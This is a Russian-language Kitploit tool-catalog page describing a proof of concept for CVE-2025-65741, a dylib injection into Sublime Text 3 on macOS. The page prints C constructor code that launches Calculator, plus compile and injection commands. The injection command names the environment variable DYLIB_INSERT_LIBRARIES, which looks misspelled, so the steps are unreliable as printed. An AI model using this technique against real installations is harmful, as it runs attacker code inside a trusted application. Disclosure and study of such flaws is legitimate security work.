
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-65741 — Концепт-доказательство для CVE-2025-65741, демонстрирующее dylib-инъекцию в Sublime Text 3 на macOS через неподписанный код, с скомпилированным .dylib-пейлоадом и шагами эксплуатации. | Kitploit
Инструменты/GitHubGitHub/vinicius-batistella/cve-2025-65741
Анализ уязвимостейАнализ КодаЭксплуатацияРазработка Полезной НагрузкиЭксплуатация Бинарных Файлов
GitHubvinicius-batistella/cve-2025-65741

CVE-2025-65741

Концепт-доказательство для CVE-2025-65741, демонстрирующее dylib-инъекцию в Sublime Text 3 на macOS через неподписанный код, с скомпилированным .dylib-пейлоадом и шагами эксплуатации.

Репозиторий
5110 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    379
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-65741 - Sublime Text 3 уязвим к внедрению dylib в macOS

Скачать: https://www.sublimetext.com/3
CVE: CVE-2025-65741 | https://nvd.nist.gov/vuln/detail/CVE-2025-65741
Автор: Vinicius Batistella
Затронутая версия: Sublime Text 3 Build 3208 и ранее для macOS

Подробности


Приложение Sublime Text некорректно проверяет внедрение неподписанного кода, что позволяет злоумышленнику скомпилировать .dylib библиотеку и заставить приложение запустить её в своём контексте. В следующем примере приложение Sublime Text было принуждено открыть бинарный файл калькулятора. Эта уязвимость была исправлена в сборке 3209 и более поздних.
изображение

PoC

  1. Скомпилируйте следующий C код следующим образом:
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
static void myconstructor(int argc, const char **argv)
{
	printf("[+] Dynalic Library Injection: %s\n", argv[0]);
	system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}
gcc -dynamiclib injection.c -arch x86_64 -o injection_x86.dylib
  1. Затем запустите его против Sublime Text 3 сборки 3208 или более ранней следующим образом:
DYLIB_INSERT_LIBRARIES=injection_x86.dylib /Applications/Sublime\ Text.app/Contents/MacOS/Sublime\ Text

Скачать инструмент




